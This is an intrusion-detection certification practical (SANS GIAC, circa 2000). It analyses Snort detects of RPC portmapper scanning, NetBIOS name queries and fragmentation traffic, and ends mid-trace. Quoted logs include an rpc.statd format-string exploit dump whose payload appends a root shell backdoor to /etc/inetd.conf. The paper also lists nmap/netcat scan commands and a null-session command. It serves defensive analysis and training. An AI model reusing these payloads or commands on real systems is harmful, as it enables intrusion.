Global Information Assurance Certification Paper

Laura Nuñez
Practical Assignment for SANS NS2000
Monterey, CA

IDIC – NS2000

Practical assignment

Table of contents

Practical Assignment reference guide

In some of the comments about the activity shown here, I have included internal hyperlinks to easy the browsing of the document.

In the cases were some book or Internet resource was used as reference, it is marked as follows: [Ref. n – Pg. xx-xx], where Ref. n is the resource in question and pg. the pages referred to, if applies.

English is not my native language, so I apology in advance for the grammatical errors you will find (and verbs, and nouns, and so on). But don't worry, it won't be so bad. I had even refrained from making technical jokes.

Assignment 1 – Network detects

This section is extracted from detects obtained either from my home network or the GIAC page.

Detect 1 – Portmapper attempt

Traces (the line numbers [n] below were added for clarity):

```
Server used for this query: [ whois.apnic.net ]
inetnum:        202.141.24.0 - 202.141.31.255
netname:        IITM-IN
descr:          Indian Institute of Technology
descr:          Madras - 600 036
country:        IN
```

```
[1] Nov  6 15:16:54 hosty snort[71679]: IDS07 - MISC-Source Port Traffic 53 TCP: 202.141.26.165:53 -> z.y.w.34:111
[2] Nov  6 15:16:54 hostmi snort[23025]: IDS07 - MISC-Source Port Traffic 53  TCP: 202.141.26.165:53 -> z.y.w.98:111

[3] Nov  6 15:16:56 hostmi snort[23025]: RPC Info Query: 202.141.26.165:875  -> z.y.w.98:111
```

1. Source of trace

GIAC page at http://www.sans.org/y2k/110900-1300.htm, reported from Laurie@edu

2. Detect was generated by:

Snort Intrusion Detection System, running on two hosts, hosty and hostmi, reporting to the syslog facility (using option –s)

The rules detecting this activity were:

[1][2] → alert TCP any 53 -> any :1023 (msg:"IDS7 - MISC-Source Port Traffic 53 TCP"; flags: S;)
[3] → alert TCP any any -> any 111 (msg:"RPC Info Query"; content: "|0001 86A0 0000 0002 0000 0004|";)

In the first rule you can see a SYN scan, the opening of a connection. The fact that flags this traffic as unusual is the combination of source and destination ports, since the responses to DNS queries should come from port 53, commonly using UDP protocol, and always be targeted to high

numbered ports (DNS clients or resolvers) excepting the cases when there are DNS zone transfers involved (traffic between DNS servers). More on this at the Attack mechanism section.

The second Snort rule looks for the string *0001 86A0 0000 0002 0000 0004* into the packet payload. This indicates the use of the portmapper's dump() function, probably from an rpcinfo –p query [Ref. 1 – Pg. 112 and 282-283]

3. Probability of spoofing on source address:

Probably not, the attacker address needs to get the response back from the server to know the results of the scan, as shown in the first two records and then again when tries to access the server.

The probability of spoofed activity would be here in the case there were additional IP source address displaying the same activity against this two hosts (z.y.w.34 and z.y.w.98).

Although the source address is not spoofed, the packet is probably crafted, produced by some tool. It is derived from the fact that each new normal connection attempt from the source host should increase the source port number, and this is fix in both connections ([1] and [2]) to port 53/TCP. You can find further explanations about this behavior on the Attack mechanism section.

4. Description of attack

This attack is a recognizance of the systems in the scan range that presents the portmapper service active, and then a query for the services offered by the host presumably detected. Why is this so interesting for an attacker? There are known vulnerabilities in a lot of RPC-based services that can lead to compromising a host. This services usually run with root privileges, so detecting this kind of services offered by a host will narrow the scope and improve the aiming of the attack.

In the correlations section you will find some of the vulnerabilities related to this scan.

5. Attack mechanism:

One thing to note in this scan is the use of 53 as source ports. This is because most firewalls do not block the traffic coming from this ports, presumably DNS connections. On the other hand, it makes the scan detectable, as it uses a different pattern than that of a normal DNS connection (destination port is a low port, below 1024). They could have used nmap scanner with a host file, or netcat (nc.exe) utility in a script:

Nmap –g 53 –sS –p 111 –iL hostsfile.txt

Option	Description
-g 53	Source port of the scan
-sS	Type of scan "S" means SYN scan only, without completing the connection.
-p 111	Destination ports to scan, commonly this is a range
-iL hostfile.txt	List of host to scan

Nc –z –n –p 53 *hostaddress* 111 –v v –w1

Option	Description

-g 53	Source port of the scan
-sS	Type of scan "S" means SYN scan only, without completing the connection.
-p 111	Destination ports to scan, commonly this is a range
-iL hostfile.txt	List of host to scan

Two minutes later, when the attacker have a list of the hosts running this service, tries to connect to *portmapper* and get a list of the RPC services using, presumably, the command:
rpcinfo –p z.y.w.98.

6. Correlations
   1. You could find additional information and CVEs numbers about vulnerabilities in the RPC services in http://cve.mitre.org/cgi-bin/cvekey.cgi?keword=rpc.
      At the moment of the writing of this report the top ranked advisory in www.cert.org was Compromises via rpc.statd Vulnerability (CA-2000-17, http://www.cert.org/advisories/CA-2000-17.html) . It is also worth noting that according to CERT the majority of the Tribe Flood Network 2000 (TFN2000) discovered recently were compromised via either the rpc.statd or wu-ftpd vulnerabilities [Ref. 2 – IN-2000-10, CA-2000-17, CA-99-16, CA-99-12, CA-99-08, CA-99-05, CA-98.12, CA-98.11 at http://www.cert.org/current/current_activity.html#scans], hence the discovery of such initial activity targeting those services has to be considered carefully.

   2. Reporting of similar traffic.

None of the cases used port 53 as source port fro the connections, but they are always low ports (below 1024), first traffic you see is a scan looking for 111/TCP followed by a RPC Info Query to the portmapper (111/TCP).
The exception is the last trace, where there is no previous scanning activity. But what makes that trace worth noting is that is the prelude to an exploitation attempt.

http://www.sans.org/y2k/110900-1300.htm - Also from Laurie@edu

Nov 6 18:55:27 hostmau snort[63106]: SCAN-SYN FIN: **165.95.63.130:4 -> z.y.x.28:111**
Nov 6 18:55:33 hostmau snort[63106]: **RPC Info Query**: 165.95.63.130:1005 -> z.y.x.28:111

http://www.sans.org/y2k/110900.htm - Arrigo Triulzi

[mail.tpm.com.my]
Nov 8 11:43:07 scylla snort: spp_portscan: PORTSCAN DETECTED from 207.221.31.73
Nov 8 11:43:07 scylla snort: SCAN-SYN FIN: 207.221.31.73:111 -> 192.168.178.229:111
Nov 8 11:43:07 scylla snort: SCAN-SYN FIN: 207.221.31.73:111 -> 192.168.178.230:111
Nov 8 11:43:08 scylla snort: RPC Info Query: 207.221.31.73:757 -> 192.168.178.229:111
… snip

http://www.sans.org/y2k/110900.htm - David Sullivan (my comments in parentheses)

Here's a play-by-play view of the rpc.statd buffer overflow exploit (Mentioned in Laurie@.edu's post on 11/08/2000 0:00) using SNORT NIDS. The exploit attempts to install a rather nasty backdoor on port 9704 by appending "9704 stream tcp nowait root /bin/sh sh -i" to the /etc/inetd.conf file.
Thanks, David G. Sullivan
Below are the logs of the attack. → (Laura: I have deleted the details for each of the traces. In bold you can see the initial recognizance and then the exploit attempt reflected in a network (Snort Alert) and system (SysLog) logs.

```
-----------------------------------------------------------------
Source of Log: Snort Intrusion Detection System
Time Zone: Eastern

[**] RPC Info Query [**]
11/04-10:41:22.339321 128.253.98.120:905 -> X.X.X.226:111
-----------------------------------------------------------------
Source of Log: Snort Intrusion Detection System
Time Zone: Eastern

[**] IDS15 - RPC - portmap-request-status [**]
11/04-10:42:22.369285 128.253.98.120:937 -> X.X.X.226:111
-----------------------------------------------------------------
Source of Log: Snort Intrusion Detection System
Time Zone: Eastern

[**] IDS362 - MISC - Shellcode X86 NOPS-UDP [**]
11/04-10:42:22.649280 128.253.98.120:938 -> X.X.X.226:883
UDP TTL:48 TOS:0x0 ID:44341
Len: 456
32 7B AA 2C 00 00 00 00 00 00 00 02 00 01 86 B8   2{.,............
00 00 00 01 00 00 00 02 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 01 67 04 F7 FF BF   ...........g....
04 F7 FF BF 05 F7 FF BF 05 F7 FF BF 06 F7 FF BF   ................
06 F7 FF BF 07 F7 FF BF 07 F7 FF BF 25 30 38 78   ............%08x
20 25 30 38 78 20 25 30 38 78 20 25 30 38 78 20    %08x %08x %08x
25 30 38 78 20 25 30 38 78 20 25 30 38 78 20 25   %08x %08x %08x %
30 38 78 20 25 30 38 78 20 25 30 38 78 20 25 30   08x %08x %08x %0
38 78 20 25 30 38 78 20 25 30 38 78 20 25 30 38   8x %08x %08x %08
78 20 25 30 32 34 32 78 25 6E 25 30 35 35 78 25   x %0242x%n%055x%
6E 25 30 31 32 78 25 6E 25 30 31 39 32 78 25 6E   n%012x%n%0192x%n
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
-----------------------------------------------------------------
Source of Log: System Logs (/var/log/messages)
Time Zone: Eastern

Nov  4 10:42:22 hodge rpc.statd[282]: SM_MON request for hostname
containing '/': ^D÷ÿ¿^D÷ÿ¿^E÷ÿ¿^E÷ÿ¿^F÷ÿ¿^F÷ÿ¿^G÷ÿ¿^G÷ÿ¿08049f10 bffff764
000028f8 4d5f4d53 72204e4f 65757165 66207473 6820726f 6e74736f 20656d61
746e6f63 696e6961 2720676e 203a272f
0000000000000000000000000000000000000000000000000000000000000000000000000000
ff7050000bffff7060000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000bffff707
                                                  ëK^?vfî    ^(fÆ ?^°fî    ^.fÆ fÃ fë#?^´1Àfî
^F^F*fÆ ^F«?F¸°+, ?ó  N  V¸ÍEUR1Û?Ø@ÍEURè°ÿÿÿ/bin/sh -c echo 9704 stream
tcp  nowait root /bin/sh sh -i >> /etc/inetd.conf;killall -HUP inetd
Nov  4 10:42:22 hodge rpc.statd[282]: POSSIBLE SPOOF/ATTACK ATTEMPT!
```

7. Evidence of active targeting

In the first portion of the attack, the first two log entries in syslog, there are no way to tell that, it could be part of a bigger scanning, sweeping thru a lot of host.

But when I check the time frame between the scanning and the actual attempt to get information from the service, I found it is only 2 minutes. That leads me to think that the span of the scanning wasn't so long and the attacker is reviewing by hand the RPC services found on the scan. Other possibility is that this is the last portion of an automated scan and when it finish, it starts to check the services offered by portmapper in the machines it found previously.

The fact that is querying the portmapper (port 111), shows that this is one of the first approach to the system, but the attacker has the information by now that this server is running portmapper, so if it was not targeted it will be now.

8. Severity:

To calculate it I use the formula from the IDIC class, each of the terms ranking between 1 and 5:

Severity=(Criticality + Lethality) – (System countermeasures + Network countermeasures)

Issue	Description	Assigned value
Criticality	This is the value of the targeted system (in this case I will consider the worst case, portmapper attempt). I will assign a value of four because the attacker could find a server that appears to be running some RPC service.	4
Lethality	I have no data about the state of the system patches or software level at this time. The lethality of the attack will be the indicative of how much power can the attacker gain by compromising the box. I will assign a 3, even thou this could be a far more seriously incident if the system scanned is vulnerable.	3
System count.	I am not seeing a response back for the RPC Info query, but the fact that the attacker identify this box as having portmapper services lead me to think that maybe this traffic was purged from the published report, intended only to correlate the activity of this particular IP address. I will assign a 2, because of the answer to the scan, but more information would be needed to make a more tuned assessment	2
Network count.	There is an IDS in place, so that's good, but not to prevent the attack taking place. I suppose the attacker had a response back, so it is probable that the RPC Info Query will get a response back too, showing the table with services names, ports and user level of execution. I will assign a 2 because of this.	2

Then:

Severity = (4 + 3) – (2 + 2) = 3 → This is a medium value, it could be important to check the countermeasures again.

9. Defensive recommendation:

Block all traffic coming to port 111/TCP and 111/UDP from the external network in the firewall or filtering router. Check the system for possible exploits according to CERT reports. If blocking the traffic is not possible, adding other layer of protection, by means of authentication, would be a good stance.

10. Multiple choice question:

According to CERT the more common attack used to get root privileges on *nix machines are :

A. Portscanning with nmap tool
B. Portmapper and wu-ftp exploits
C. Badly chosen passwords
D. Land attack

Correct answer: B. The RPC services and the FTP version from Washington University are the most commonly exploited vulnerabilities.

Detect 2 – Netbios scan

Traces:

[NetBIOS connections]
I am being flooded by them recently, up from one a day or so... small extract (right hand side sanitised, so the RFC1918 entries on the left are "original"):

[1]Nov 5 11:47:59 charybdes snort: SMB Name Wildcard: 195.222.96.58:137 -> 195.212.241.228:137
[2]Nov 6 06:26:35 charybdes snort: SMB Name Wildcard: 211.44.55.222:137 -> 192.168.241.227:137
[3]Nov 7 00:27:06 charybdes snort: SMB Name Wildcard: 195.115.92.130:137 -> 192.168.241.242:137
[4]Nov 7 02:46:14 charybdes snort: SMB Name Wildcard: 195.55.219.212:137 -> 192.168.241.228:137
[5]Nov 8 13:11:45 charybdes snort: SMB Name Wildcard: 192.168.199.1:137 -> 192.168.241.242:137
[6]Nov 8 13:11:45 charybdes snort: SMB Name Wildcard: 195.5.156.54:137 -> 192.168.241.242:137
[7]Nov 9 11:11:36 charybdes snort: SMB Name Wildcard: 195.130.81.180:137 -> 192.168.241.227:137

Goes without saying that I have no Windoze boxes on the outside network... Arrigo

1. Source of trace

GIAC page at http://www.sans.org/y2k/111000.htm, reported by Arrigo Triulzi.

2. Detect was generated by:

Snort Intrusion Detection System, running on host charybdes. The rule that picked up this traffic is:

alert udp !$HOME_NET any -> $HOME_NET 137 (msg:"High False Rule - IDS177 NETBIOS-SMB-Name-Query"; content:"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|0000|";)

This rule has been removed from the current rule set for Snort (http://www.snort.org/Files/10102k.rules) because of its too many false positives. But in this case (the external perimeter of a network) this is obviously not a Good Thing ™.
There are some irregularities in the report. In the first line [1] there is a net address to the right that is not sanitized, and in fact belongs to Arrigo's net (www.ripe.net). In the line [5] line there is a private IP address, but it seems not from the internal range (192.168.241.x). But the fact there is no Windows host (provided there is no SAMBA servers, too) clarify the picture.

3. Probability of spoofing on source address:

The scanning activity is scattered thru 5 days, the results of a whois search is shown next:

195.222.96.58

```
inetnum:      195.222.96.0 - 195.222.97.255
netname:      AUG-NET
descr:        Vario-Med EDV Stindl oHG
descr:        Augsburg.Net Internet Services
country:      DE
status:       ASSIGNED PA
source:       RIPE
```

211.44.55.222

IP Address : 211.44.55.0-211.44.55.255

Connect ISP Name : HANANET
Registration Date: 20000122
Network Name : OPENINTERNET
[Organization Information]
State : Seoul

195.115.92.130

```
inetnum:      195.115.92.128 - 195.115.92.159
netname:      CYBERIA
descr:        PERPIGNAN
country:      FR
admin-c:      AR209-RIPE
tech-c:       AR209-RIPE
status:       ASSIGNED PA
mnt-by:       CEGETEL-ENTREPRISES
changed:      laurent.guillet@cegetel.fr 20000421
source:       RIPE
```

195.55.219.212

```
inetnum:      195.55.216.0 - 195.55.219.255
netname:      TTDNET
descr:        Telefonica Data Espana (NCC#1999085999 )
descr:        Red de servicios IP
descr:        Spain
country:      ES
admin-c:      IM2505-RIPE
tech-c:       IM2505-RIPE
status:       ASSIGNED PA
source:       RIPE
```

192.168.199.1

Internal (private) address range

195.5.156.54

```
inetnum:      195.5.156.0 - 195.5.156.255
netname:      SEA-EXPRESS
descr:        Sea Express Limited
descr:        St.Petersburg, Russia
country:      RU
admin-c:      VBF1-RIPE
tech-c:       IVM9-RIPE
status:       ASSIGNED PA
mnt-by:       AS6850-MNT
changed:      Yura.Gugel@run.net 20001011
source:       RIPE
```

195.130.81.180

```
inetnum:      195.130.80.0 - 195.130.87.255
netname:      TEIKOZANIS
descr:        TEI Kozanis
descr:        Technological Education Institute
descr:        Koila Kozani Greece
country:      GR
```

```
admin-c:      DZ90-RIPE
tech-c:       VL189-RIPE
status:       ASSIGNED PA
mnt-by:       GRNET-NOC
changed:      N.Papakostas@noc.ntua.gr 19980209
source:       RIPE
```

What we have here are mostly typical sources of scanning activity, a cyber café, three ISPs, an university. The strange sources are Sea Express, a Russian company and the illegal IP, 192.168.x.x. This last one is either spoofed or the result of an error in the report. According to further review using nmap, all of this machines has port 137/udp open, making it possible be the real source of the scanning activity. At least three of this six machines are responding to the common *net view* command showing the C drive shared. This, in the other hand, indicates machines with low security level. One of this machines had even a shared directory named "CRACK", which gives certain odd feelings. In my opinion is more probable that some user of the equipment intended to scan Arrigo's net. Another fact that leads to this conclusion is the repeated nature of the scanning to each box. A traffic log that shows the packet payload could be extremely useful to further determine this, because it would show the query type.

4. Description of attack

This kind of attack is used for information gathering about the host services, shared folders, usernames. The Netbios Name Service (137/UDP) handles communication for browsing, printing, login process and name registration.

5. Attack mechanism:

The tools used for this kind of attack range from those included with the operating system (net-family utilities) to more complex developments like Legion, NAT (Netbios Auditing Tool) [Ref. 3 – pg. 76 to 83] or Shares Finder by DisKiller.

In this case the traffic could have been produced by a nbtstat -A *ip_address* of the host in each box of the possible attackers.

6. Correlations

Use of *net view* *10.10.0.7* on 10.10.0.5 host (browsing – finding the server in the first place)

No: 0
Timestamp: 11:6:0:043
MAC source address: 00-48-54-63-28-DD
MAC dest address: 00-00-86-58-66-98
Frame type: IP
Protocol: UDP->NETBIOS-NS
Source IP address: 10.10.0.5
Dest IP address: 10.10.0.7
Source port: 137
Destination port: 137
SEQ: —
ACK: —
Packet size: 92

Packet data:
0000: 00 00 86 58 66 98 00 48 54 63 28 DD 08 00 45 00 ...Xf..HTc(...E.
0010: 00 4E 97 91 00 00 80 11 8E EE 0A 0A 00 05 0A 0A .N..............
0020: 00 07 00 89 00 89 00 3A AA 17 01 E8 00 10 00 01 ....:........

```
0030:   00 00 00 00 00 00 20 43 4B 41 41 41 41 41 41 41 ..... CKAAAAAAA
0040:   41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
0050:   41 41 41 41 41 41 41 00 00 21 00 01             AAAAAAA..!..
```

And then you should see (when accessing the shared folder) traffic directed to port 139, which is not the case in the original posting to GIAC:

Timestamp	Type	Protocol	IP src	Port SRC	IP dest	Port DST	Size	TCPFlags
19:55:6:171	IP	TCP->NETBIOS-SSN	10.10.0.5	2294	10.10.0.7	139	62	S
19:55:6:171	IP	TCP->NETBIOS-SSN	10.10.0.7	139	10.10.0.5	2294	60	AS
19:55:6:181	IP	TCP->NETBIOS-SSN	10.10.0.5	2294	10.10.0.7	139	60	A
19:55:6:181	IP	TCP->NETBIOS-SSN	10.10.0.5	2294	10.10.0.7	139	126	AP
19:55:6:181	IP	TCP->NETBIOS-SSN	10.10.0.7	139	10.10.0.5	2294	60	AP

Use of *nbtstat –a mantis* on 10.10.0.5 (traces obtained by eEye Iris v.101 sniffer)

```
No:                     0
Timestamp:              19:20:3:297
MAC source address:     00-48-54-63-28-DD
MAC dest address:       00-48-54-63-28-EC
Frame type:             IP
Protocol:               UDP->NETBIOS-NS
Source IP address:      10.10.0.5
Dest IP address:        10.10.0.1
Source port:            137
Destination port:       137
SEQ:                    —
ACK:                    —
Packet size:            92

Packet data:
0000:   00 48 54 63 28 EC 00 48 54 63 28 DD 08 00 45 00 .HTc(..HTc(...E.
0010:   00 4E 83 9E 00 00 80 11 A2 E7 0A 0A 00 05 0A 0A .N..............
0020:   00 01 00 89 00 89 00 3A 87 39 02 A2 00 10 00 01 .........:9......
0030:   00 00 00 00 00 00 20 45 4E 45 42 45 4F 46 45 45 ..... ENEBEOFEE
0040:   4A 46 44 43 41 43 41 43 41 43 41 43 41 43 41 43 JFDCACACACACACAC
0050:   41 43 41 43 41 41 41 00 00 21 00 01             ACACAAA..!..

=====================================================================

No:                     1
Timestamp:              19:20:3:297
MAC source address:     00-48-54-63-28-EC
MAC dest address:       00-48-54-63-28-DD
Frame type:             IP
Protocol:               UDP->NETBIOS-NS
Source IP address:      10.10.0.1
Dest IP address:        10.10.0.5
Source port:            137
Destination port:       137
SEQ:                    ---
ACK:                    —
Packet size:            307

Packet data:
0000:   00 48 54 63 28 DD 00 48 54 63 28 EC 08 00 45 00 .HTc(..HTc(...E.
0010:   01 25 CB 98 00 00 80 11 5A 16 0A 0A 00 01 0A 0A .%......Z.......
0020:   00 05 00 89 00 89 01 11 D4 22 02 A2 84 00 00 00 ........."......
0030:   00 01 00 00 00 00 20 45 4E 45 42 45 4F 46 45 45 ..... ENEBEOFEE
0040:   4A 46 44 43 41 43 41 43 41 43 41 43 41 43 41 43 JFDCACACACACACAC
0050:   41 43 41 43 41 41 41 00 00 21 00 01 00 00 00 00 ACACAAA..!.....
0060:   00 BF 08 4D 41 4E 54 49 53 20 20 20 20 20 20 20 ...MANTIS
```

```
0070:  20 20 20 04 00 4D 41 4E 54 49 53 20 20 20 20 20     ..MANTIS
0080:  20 20 20 20 00 04 00 47 52 4F 55 50 20 20 20 20      ...GROUP
0090:  20 20 20 20 20 20 00 84 00 4D 41 4E 54 49 53 20        ...MANTIS
00A0:  20 20 20 20 20 20 20 20 03 04 00 47 52 4F 55 50          ...GROUP
00B0:  20 20 20 20 20 20 20 20 20 20 1E 84 00 47 52 4F            ...GRO
00C0:  55 50 20 20 20 20 20 20 20 20 20 20 1D 04 00 01 UP              ....
00D0:  02 5F 5F 4D 53 42 52 4F 57 53 45 5F 5F 02 01 84 .__MSBROWSE__...
00E0:  00 42 55 43 4B 52 4F 47 45 52 53 20 20 20 20 20 .BUCKROGERS
00F0:  03 04 00 00 48 54 63 28 EC 00 00 00 00 00 00 00 ....HTc(........
0100:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0110:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0120:  00 00 00 52 81 85 00 52 81 85 00 00 00 00 00 00 ...R...R........
0130:  00 00 44                                        ..D
=====================================================================
```

The output of the command is this, without the comments on the right side (check the MAC Address option, together with the registered names gives a good start point for attacks that need this data, as ARP spoofing):

```
D:\MisDocs\SANS\NS2000>nbtstat -a mantis

Local Area Connection:
Node IpAddress: [10.10.0.7] Scope Id: []

            NetBIOS Remote Machine Name Table

       Name               Type         Status
    ---------------------------------------------
    MANTIS          <20>  UNIQUE      Registered      20 Unique indicates the file server's name
    MANTIS          <00>  UNIQUE      Registered      00 Unique indicates the workstation's name
(redirector)
    GROUP           <00>  GROUP       Registered      00 Group indicate the Domain or Workgroup name
    MANTIS          <03>  UNIQUE      Registered      03 Unique on the Machine indicates Messenger
service
    GROUP           <1E>  GROUP       Registered      Browser election group
    GROUP           <1D>  UNIQUE      Registered      Domain Master browser
    ..__MSBROWSE__.<01> GROUP   Registered            Master browser service
    BUCKROGERS      <03> UNIQUE     Registered        03 Unique on username logged on user
(Messenger service)

    MAC Address = 00-48-54-63-28-EC
```

For additional information about the NetBIOS registration characters check in http://support.microsoft.com/support/kb/articles/Q163/4/09.asp?LN=EN-US&SD=gn&FR=1&qry=Q163409&rnk=1&src=DHCS_MSPSS_gn_SRCH&SPR=CHS

CERT Incidents

The presence of open ports 135 to 139 (both UDP and TCP) is an (almost always) avoidable risk that could lead to potential break-ins, as shown this incidents reported by CERT:

1. http://www.cert.org/incident_notes/IN-2000-02.html → Exploitation of Unprotected Windows Networking Shares (Network.vbs trojan)
2. http://www.cert.org/advisories/CA-1999-06.html → ExploreZip Trojan Horse Program

7. Evidence of active targeting

Since none of the external servers in the network have this port open, this is not a directed attempt. The server addresses were covered by a broader scan, or a first approach to the site.

8. Severity:

Issue	Description	Assigned value
Criticality	This is the value of the targeted system. In this case they were perimeter host, I am supposing they are web servers, mail, DNS servers and the like.	5
Lethality	The attack could lead to discover names of services and shared folders. In this case the services to exploit doesn't exists, so I will assign it a very low value.	1
System count.	The servers seems no to be responding back to the scan, and those ports are closed on the boxes.	5
Network count.	I don't have sufficient information to tell if the traffic got to the hosts. In this case, this kind of traffic is easily filtered in the filtering routers or firewall.	3

Then:

Severity = (5 + 1) – (5 + 3) = -2 → This is a very low value, the attack is not a big risk for this environment.

9. Defensive recommendation:

Block ports UDP and TCP in the range 135-139 in the outside router or firewall. Don't share the disk to Everyone in the machines exposed to Internet.

10. Multiple choice question:

What's the name of the attack that can lead to get information in a Windows box that starts with this command?: net use \\x.y.z.w\IPC$ "" /u:""

A. Null Sessioning
B. Netbios attack
C. Network.vbs activity
D. Nbtstat –a \\machinename

Correct answer: A. Null Sessioning. It only can be used if the registry value RestrictAnonymous is not set to 1 in the victim machine.

Detect 3 – Fragmentation Attack

Traces:

[1] Snort Alert file

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] Tiny Fragments - Possible Hostile Activity [**]
11/11-20:10:05.531044 192.168.0.45 -> 192.168.0.45
UDP TTL:64 TOS:0x0 ID:242   MF
Frag Offset: 0x0    Frag Size: 0x12
03 60 00 8B 00 12 00 00 00 00 00 00 00 00 00 00   .`..............
00 00                                             ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] Tiny Fragments - Possible Hostile Activity [**]
11/11-20:10:05.550778 192.168.0.45 -> 192.168.0.45
```

```
UDP TTL:64 TOS:0x0 ID:242   MF
Frag Offset: 0x0    Frag Size: 0x12
03 60 00 8B 00 12 00 00 00 00 00 00 00 00 00 00   .`..............
00 00                                             ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] Tiny Fragments - Possible Hostile Activity [**]
11/11-20:10:05.550856 192.168.0.45 -> 192.168.0.45
UDP TTL:64 TOS:0x0 ID:242   MF
Frag Offset: 0x0    Frag Size: 0x12
03 60 00 8B 00 12 00 00 00 00 00 00 00 00 00 00   .`..............
00 00                                             ..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

[2] Snort Dump file (-d option, tcpdump format)

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:07:34.040569 192.168.0.45 -> 192.168.0.45
TCP TTL:255 TOS:0xC9 ID:51446   MF
Frag Offset: 0x1174    Frag Size: 0x14
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:07:45.021358 192.168.0.45 -> 192.168.0.45
TCP TTL:255 TOS:0xC9 ID:51446   DF MF
Frag Offset: 0xFBE    Frag Size: 0x14
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.212737 192.168.0.26:0 -> 192.168.0.45:0
PROTO002 TTL:255 TOS:0x0 ID:27601
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.212798 192.168.0.26:0 -> 192.168.0.45:0
PROTO002 TTL:255 TOS:0x0 ID:27602                          —> Protocol number 2 is IGMP
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.212864 192.168.0.45 -> 192.168.0.45
ICMP TTL:25 TOS:0x0 ID:43210
ID:11051    Seq:16683   ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.213039 192.168.0.45 -> 192.168.0.45
ICMP TTL:30 TOS:0x0 ID:1234   MF
Frag Offset: 0x0    Frag Size: 0x9
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.250501 192.168.0.45 -> 192.168.0.45
TCP TTL:255 TOS:0xC9 ID:65457   MF
Frag Offset: 0x12F5    Frag Size: 0x14
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.250549 192.168.0.45 -> 192.168.0.45
TCP TTL:255 TOS:0xC9 ID:178   MF
Frag Offset: 0x12F5    Frag Size: 0x14
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.250600 192.168.0.45 -> 192.168.0.45
TCP TTL:255 TOS:0xC9 ID:434   MF
Frag Offset: 0x12F5    Frag Size: 0x14
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.252308 192.168.0.45 -> 192.168.0.45
TCP TTL:255 TOS:0xC9 ID:9394   MF
Frag Offset: 0x12F5    Frag Size: 0x14
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.252354 192.168.0.45 -> 192.168.0.45
TCP TTL:255 TOS:0xC9 ID:9650   MF
Frag Offset: 0x12F5    Frag Size: 0x14
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.252404 192.168.0.45 -> 192.168.0.45
ICMP TTL:25 TOS:0x0 ID:43210
ID:11051    Seq:16683   ECHO
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

```
11/11-20:08:55.252506 192.168.0.45 -> 192.168.0.45
ICMP TTL:30 TOS:0x0 ID:1234   MF
Frag Offset: 0x0    Frag Size: 0x9
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.252556 192.168.0.45 -> 192.168.0.45
ICMP TTL:30 TOS:0x0 ID:1234   MF
Frag Offset: 0x1    Frag Size: 0x10
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
11/11-20:08:55.254522 192.168.0.26:3513 -> 192.168.0.45:113
TCP TTL:64 TOS:0x0 ID:27610   DF
